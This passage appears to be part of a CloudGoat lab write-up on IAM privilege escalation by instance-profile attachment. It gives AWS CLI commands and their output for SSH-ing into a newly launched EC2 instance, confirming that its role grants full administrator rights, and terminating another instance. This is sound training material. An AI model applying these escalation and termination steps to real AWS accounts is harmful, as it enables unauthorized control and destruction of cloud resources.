
※ To accurately determine the subnet and security group IDs for creating a new EC2 instance

```
ukkiyeon@ukkiyeon-virtual-machine:~/cloudgoat/cloudgoat/iam_privesc_by_attachment_cgidi2mssrkaak$ aws ec
2 describe-instances \
    --query 'Reservations[*].Instances[*].[SubnetId]' \
    --output text --profile Kerrigan
subnet-0cf77dddde7163ff6
subnet-0cf77dddde7163ff6
```

```
ukkiyeon@ukkiyeon-virtual-machine:~/cloudgoat/cloudgoat/iam_privesc_by_attachment_cgidi2mssrkaak$ aws ec
2 describe-instances \
    --query 'Reservations[*].Instances[*].[SecurityGroups]' \
    --output text --profile Kerrigan
sg-000594b569975b441    cg-ec2-http-iam_privesc_by_attachment_cgidi2mssrkaak
sg-0333dcfe27cc3b0a8    cg-ec2-ssh-iam_privesc_by_attachment_cgidi2mssrkaak
sg-0333dcfe27cc3b0a8    cg-ec2-ssh-iam_privesc_by_attachment_cgidi2mssrkaak
```

5-2. Confirm the console

AWS console > Instance menu : We can confirm the previously newly created EC2 instance.



It is possible to check if the created instance i-02d80e7c8140d7ce0 is in the correct running state. We can also verify the public DNS as ec2-44-214-137-34.compute-1.amazonaws.com.

6. Connect to a new EC2 instance

6-1. confirm the IP address

$ aws ec2 describe-instances ₩ --query "Reservations[*].Instances[*].PublicIpAddress" ₩ --output text ₩ --profile Kerrigan

- aws ec2 describe-instances : command to retrieve information about EC2 instances.
- query "Reservations[*].Instances[*].PublicIpAddress" : This extracts the "PublicIpAddress" of EC2 instances, allowing you to retrieve the public IP addresses of all instances.
- output text : option to specify that the output should be in text format.
- profile Kerrigan : running the command using the "Kerrigan" CLI profile.

When executed, it will output the public IP addresses of all currently running EC2 instances in text format. We can use this information to connect to EC2 instances using protocols like SSH.

```
ukkiyeon@ukkiyeon-virtual-machine:~/cloudgoat/cloudgoat/iam_privesc_by_attachment_cgidi2mssrkaak
 aws ec2 describe-instances \
 --query "Reservations[*].Instances[*].PublicIpAddress" \
 --output text \
 --profile Kerrigan
44.211.51.8
44.214.137.34
18.235.1.162
```

Since it's the second instance we've created, the IP address is 44.214.137.34.

6-2. SSH connection

$ ssh -i cg04.pem ubuntu@ec2-44-214-137-34.compute-1.amazonaws.com

or

$ ssh -i cg04.pem ubuntu@44.214.137.34

```
ukkiyeon@ukkiyeon-virtual-machine:~/cloudgoat/cloudgoat/iam_privesc_by_attachment_cgidi2mssrkaak$ ssh -i cg04.pem ubuntu@ec2-
44-214-137-34.compute-1.amazonaws.com
The authenticity of host 'ec2-44-214-137-34.compute-1.amazonaws.com (44.214.137.34)' can't be established.
ED25519 key fingerprint is SHA256:S695aFbDRiqNvkJyWYlZ3EyrRvbfgn6AY1AUtz7sN+g.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'ec2-44-214-137-34.compute-1.amazonaws.com' (ED25519) to the list of known hosts.
Welcome to Ubuntu 18.04.2 LTS (GNU/Linux 4.15.0-1032-aws x86_64)
```

```
ukkiyeon@ukkiyeon-virtual-machine:~/cloudgoat/cloudgoat/iam_privesc_by_attachment_cgidi2mssrkaak$ ssh -i cg04.pem ubuntu@44.2
14.137.34
The authenticity of host '44.214.137.34 (44.214.137.34)' can't be established.
ED25519 key fingerprint is SHA256:S695aFbDRiqNvkJyWYlZ3EyrRvbfgn6AY1AUtz7sN+g.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:1: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '44.214.137.34' (ED25519) to the list of known hosts.
Welcome to Ubuntu 18.04.2 LTS (GNU/Linux 4.15.0-1032-aws x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Sat Aug 19 17:49:43 UTC 2023

  System load:  0.0               Processes:           89
  Usage of /:   27.5% of 7.69GB   Users logged in:     0
  Memory usage: 22%               IP address for eth0: 10.0.10.67
  Swap usage:   0%

 * Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
   just raised the bar for easy, resilient and secure K8s cluster deployment.

   https://ubuntu.com/engage/secure-kubernetes-at-the-edge

  Get cloud support with Ubuntu Advantage Cloud Guest:
    http://www.ubuntu.com/business/services/cloud

 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

121 packages can be updated.
3 updates are security updates.

New release '20.04.6 LTS' available.
Run 'do-release-upgrade' to upgrade to it.


*** System restart required ***
Last login: Sat Aug 19 11:57:02 2023 from 218.146.20.61
ubuntu@ip-10-0-10-67:~$
```

6-3. Install awscli on a new instance

$ sudo apt-get update

$ sudo apt-get install awscli

```
ubuntu@ip-10-0-10-67:~$ sudo apt-get update
Hit:1 http://us-east-1.ec2.archive.ubuntu.com/ubuntu bionic InRelease
Get:2 http://us-east-1.ec2.archive.ubuntu.com/ubuntu bionic-updates InRelease [88.7 kB]
Get:3 http://us-east-1.ec2.archive.ubuntu.com/ubuntu bionic-backports InRelease [83.3 kB]
Get:4 http://security.ubuntu.com/ubuntu bionic-security InRelease [88.7 kB]
Fetched 261 kB in 0s (588 kB/s)
Reading package lists... Done
ubuntu@ip-10-0-10-67:~$ sudo apt-get install awscli
Reading package lists... Done
Building dependency tree
```

That "10.0.10.67" is a private IP address.

7. Check permissions

7-1. List the policies attached to the IAM role named cg-ec2-mighty-role-iam_privesc_by_attachment_cgidi2mssrkaak.

$ aws iam list-attached-role-policies --role-name cg-ec2-mighty-role-iam_privesc_by_attachment_cgidi2mssrkaak

This allows to check the permissions associated with that role and the policies linked to it. With this information, we can understand and manage the actions that the role is allowed to perform.

```
ubuntu@ip-10-0-10-67:~$ aws iam list-attached-role-policies --role-name cg-ec2-mighty-role-iam_privesc_by_attachment_cgidi2ms
srkaak
{
    "AttachedPolicies": [
        {
            "PolicyName": "cg-ec2-mighty-policy",
            "PolicyArn": "arn:aws:iam::265647485070:policy/cg-ec2-mighty-policy"
        }
    ]
}
ubuntu@ip-10-0-10-67:~$
```

7-2. Retrieve information about the IAM policy named cg-ec2-mighty-policy

$ aws iam get-policy --policy-arn arn:aws:iam::265647485070:policy/cg-ec2-mighty-policy

```
ubuntu@ip-10-0-10-67:~$ aws iam get-policy --policy-arn arn:aws:iam::265647485070:policy/cg-ec2-mighty-policy
{
    "Policy": {
        "PolicyName": "cg-ec2-mighty-policy",
        "PolicyId": "ANPAT3WOS6CHO7ZAZGK4P",
        "Arn": "arn:aws:iam::265647485070:policy/cg-ec2-mighty-policy",
        "Path": "/",
        "DefaultVersionId": "v1",
        "AttachmentCount": 1,
        "PermissionsBoundaryUsageCount": 0,
        "IsAttachable": true,
        "Description": "cg-ec2-mighty-policy",
        "CreateDate": "2023-08-18T14:41:26Z",
        "UpdateDate": "2023-08-18T14:41:26Z"
    }
```

When we execute this command, it will output detailed information in JSON format about the cg-ec2-mighty-policy IAM policy. This information will include the policy name, description, effects, and more importantly, the policy document (Policy Document). This allows to examine the content and permissions associated with the policy linked to the "mighty-role."

7-3. Retrieve specific version information for the cg-ec2-mighty-policy IAM policy.

$ aws iam get-policy-version --policy-arn arn:aws:iam::265647485070:policy/cg-ec2-mighty-policy --version-id v1

```
ubuntu@ip-10-0-10-67:~$ aws iam get-policy-version --policy-arn arn:aws:iam::265647485070:policy/cg-ec2-mighty-policy --versi
on-id v1
{
    "PolicyVersion": {
        "Document": {
            "Statement": [
                {
                    "Action": [
                        "*"
                    ],
                    "Effect": "Allow",
                    "Resource": "*"
                }
            ],
            "Version": "2012-10-17"
        },
        "VersionId": "v1",
        "IsDefaultVersion": true,
        "CreateDate": "2023-08-18T14:41:26Z"
    }
}
```

This allows to examine the specific version of the policy associated with the "mighty-role" and understand its contents and permissions in detail.

Finally, we can confirm that an instance with administrator privileges has been created.

8. Terminate the instance

8-1. Terminate an existing instance (not the newly created one)

$ aws ec2 terminate-instances --instance-ids i-0b4930935600263d1 --region us-east-1

```
ubuntu@ip-10-0-10-67:~$ aws ec2 terminate-instances --instance-ids i-0b4930935600263d1 --region us-east-1
{
    "TerminatingInstances": [
        {
            "CurrentState": {
                "Code": 32,
                "Name": "shutting-down"
            },
            "InstanceId": "i-0b4930935600263d1",
            "PreviousState": {
                "Code": 16,
                "Name": "running"
            }
        }
    ]
}
```

This terminates running virtual server instances using Amazon Web Services (AWS) EC2 (Elastic

Compute Cloud) service. When an EC2 instance is terminated, the virtual server associated with it is stopped, allocated resources are released, and any data and configurations stored on the instance can be deleted.

- instance-ids i-0b4930935600263d1: This option specifies the instance ID, which is the unique identifier of the EC2 instance to be terminated. Here, i-0b4930935600263d1 is the ID of the specific instance to be terminated.

Also, the above output indicates that the EC2 instance with the specific instance ID "i-0b4930935600263d1" has been successfully terminated. The previous state of the instance was "running," and it has now changed to "shutting-down," indicating that the instance is in the process of being terminated.

8-2. Check console

Success! It has been confirmed that the operation completed successfully.